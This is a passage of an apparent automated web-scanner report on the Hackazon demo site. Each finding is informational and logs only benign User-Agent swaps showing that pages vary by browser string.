X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {9831285A-CE50-4691-9A9D-F016F09CC7F8}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:52 GMT
Pragma: no-cache
Content-Length: 6029
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/category/view | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 4594
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {EBF6C699-0C24-41B2-B4C3-CE48FC7954A5}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:29 GMT
Pragma: no-cache
Content-Length: 4756
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 4594
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {F506C499-7D7E-4B7B-B048-8B648E0DA63B}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:29 GMT
Pragma: no-cache
Content-Length: 4756
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 4594
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {A6FC4340-2BBC-4A5D-A31F-73C905E9FF59}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:29 GMT
Pragma: no-cache
Content-Length: 4756
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {186152B3-9CFD-4D6D-8A15-A6D16F5EA915}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:39 GMT
Pragma: no-cache
Content-Length: 4502
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {E5D8F572-1BC9-4A8C-93B2-A8CB4371A023}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:39 GMT
Pragma: no-cache
Content-Length: 4502
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {4D826842-DABF-4239-80BF-5C51392BB685}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:38 GMT
Pragma: no-cache
Content-Length: 4502
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {5A4894F5-E269-4C01-90F1-0F27109F19A9}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:26 GMT
Pragma: no-cache
Content-Length: 6313
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {B9E4F49C-0D67-4608-87B4-20FA8AA5A265}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:26 GMT
Pragma: no-cache
Content-Length: 6312
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3 6	Mozilla/5.0 (X11; Linux i686; rv:10.0) Gecko/20100101 Firefox/10.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:10.0) Gecko/20100101 Firefox/10.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {3BD95056-C017-4CFF-989B-DD69441354FB}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:26 GMT
Pragma: no-cache
Content-Length: 6313
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view — Root Cause: (Parameter: / 3 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3 6	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /product/view?id=20 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {BE368F36-4010-4338-B59C-43AF4E9010F4}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:46 GMT
Pragma: no-cache
Content-Length: 7790
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: visited_products=%2C45%2C122%2C20%2C; expires=Tue, 05-Mar-2024 02:38:46 GMT; Max-Age=31536000; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3 6	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /product/view?id=20 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {BB2D4159-BB5E-455C-93A5-55A2125FC140}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:46 GMT
Pragma: no-cache
Content-Length: 7856
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: visited_products=%2C45%2C122%2C20%2C; expires=Tue, 05-Mar-2024 02:38:46 GMT; Max-Age=31536000; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /product/view?id=20 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {5A6BE975-A835-495B-8F3D-E62ED8F617D5}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:46 GMT
Pragma: no-cache
Content-Length: 7922
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: visited_products=%2C45%2C122%2C20%2C; expires=Tue, 05-Mar-2024 02:38:46 GMT; Max-Age=31536000; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/search — Root Cause: (Parameter: / 3 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
